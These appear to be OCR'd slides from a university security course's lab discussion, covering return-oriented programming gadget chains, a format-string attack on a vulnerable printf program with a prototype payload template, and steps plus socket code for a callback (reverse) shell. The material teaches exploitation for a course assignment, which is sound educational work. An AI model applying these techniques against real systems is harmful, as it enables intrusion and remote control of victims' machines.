0xdeadbeef (%edx)
Garbage Value (%ecx)
Garbage Value (%ebx)
0x8055064

```
8057360:      5a                  pop    %edx
8057361:      59                  pop    %ecx
8057362:      5b                  pop    %ebx
8057363:      c3                  ret
```

```
8055060:      8b 01               mov    (%ecx),%eax
8055062:      89 02               mov    %eax,(%edx)
8055064:      89 d0               mov    %edx,%eax
8055066:      c3                  ret
```

ROP Example

Goal: Put 0xdeafbeef into %eax

Overwritten Original Return Address

0x8057360
0xdeadbeef (%edx)
Garbage Value (%ecx)
Garbage Value (%ebx)
0x8055064
Next Gadget Address

```
8057360:    5a          pop    %edx
8057361:    59          pop    %ecx
8057362:    5b          pop    %ebx
8057363:    c3          ret
```


```
8055060:    8b 01       mov    (%ecx),%eax
8055062:    89 02       mov    %eax,(%edx)
8055064:    89 d0       mov    %edx,%eax
8055066:    c3          ret
```

1.2.9 (ROP) Tips

- Make sure your gadgets do no contain null characters, including in the addresses!
- Write down your goals first, then look for gadgets to help you achieve each goal
  - objdump –d ./program > program.txt
- For a deeper understanding, read the paper provided in the handout
- Be creative with gadgets (example: Put zero in %eax):

1.2.9 (ROP) Tips

- Make sure your gadgets do no contain null characters, including in the addresses!
- Write down your goals first, then look for gadgets to help you achieve each goal
  - objdump –d ./program > program.txt
- For a deeper understanding, read the paper provided in the handout
- Be creative with gadgets (example: Put zero in %eax):



Format String Attacks

```
void vulnerable(char *arg){
        char buf[2048];
        strncpy(buf, arg, sizeof(buf));
        printf(buf);
}

int _main(int argc, char **argv){
        if (argc != 2) {
                fprintf(stderr, "Error: need a command-line argument\n");
                return 1;
        }
        vulnerable(argv[1]);
        return 0;
}
```

Format String Attacks

- Prototype answer: malicious_code + padding + ADDR1 + ADDR2 + “%00000x%00$hn%00000x%00$hn”
- Your job: Find the right numbers
- Formats to understand:
  - %8x – prints 8 characters on the screen (doesn’t matter what the chars are)
    - printf(“%8x”) output: e39ed9a8
  - %n – writes to memory the number of characters printed
    - printf(“AAAA%n”, &i) output: “AAAA”, i = 4
  - 6$ – ‘6$’ explicitly addresses the 6th parameter on the stack
    - printf (“%6$d”, 6, 5, 4, 3, 2, 1); output: 1
  - %h – length modifier. Specifies that length is sizeof(short)
    - printf ("%hu", 0x10000); output: 0
  - printf(“%8x%6$hn”) –

Format String Attacks

Goal: overwrite return address to point to buf that contains shellcode

Proto-answer: print malicious_code + padding + ADDR1 + ADDR2 + “%00000x%04$hn%00000x%05$hn”

So, if your malicious code is at address 0xbfff1234:

1. print total of 0x1234 characters first, write to return address
2. print total of 0xbfff characters, write to return address+# (think about what the offset is)

Callback Shell

- What is it?
- Why might an attacker want this functionality?

Callback Shell

```
int sockfd;
struct sockaddr_in addr;

addr.sin_family = AF_INET;
addr.sin_addr.s_addr =
     inet_addr(SERV_HOST_ADDR);
addr.sin_port = htons(SERV_TCP_PORT);

sockfd = socket(AF_INET, SOCK_STREAM, 0);
connect(sockfd, (struct sockaddr *) &addr,
     sizeof(serv_addr));
do_stuff(stdin, sockfd);
```

Callback Shell - Tasks

- Exploit itself it relatively straightforward (similar to 1.2.4)
- You need to write your own shellcode!
  - Create a client
  - Connect it to a server/listener (on given host/port)
  - Redirect stdin/stdout/stderr to the connection
  - Invoke a shell through the connection
- Recommendation: Write the code in x86 assembly and then translate it into hex once written

Final Reminders

- MP1 Checkpoint 2 Due Wednesday, 9/19 @ 6:00pm
  - No late submissions accepted
- MP1 Checkpoint 1 Regrade Requests
  - Due **THIS MONDAY** (9/16) @ 11:59pm
- Office Hours
  - Every weeknight from 5:00pm-7:00pm (starting 9/3)
  - Room: Siebel 4405
- Contact
  - Paul Murley
  - pmurley2@illinois.edu
  - CSL 445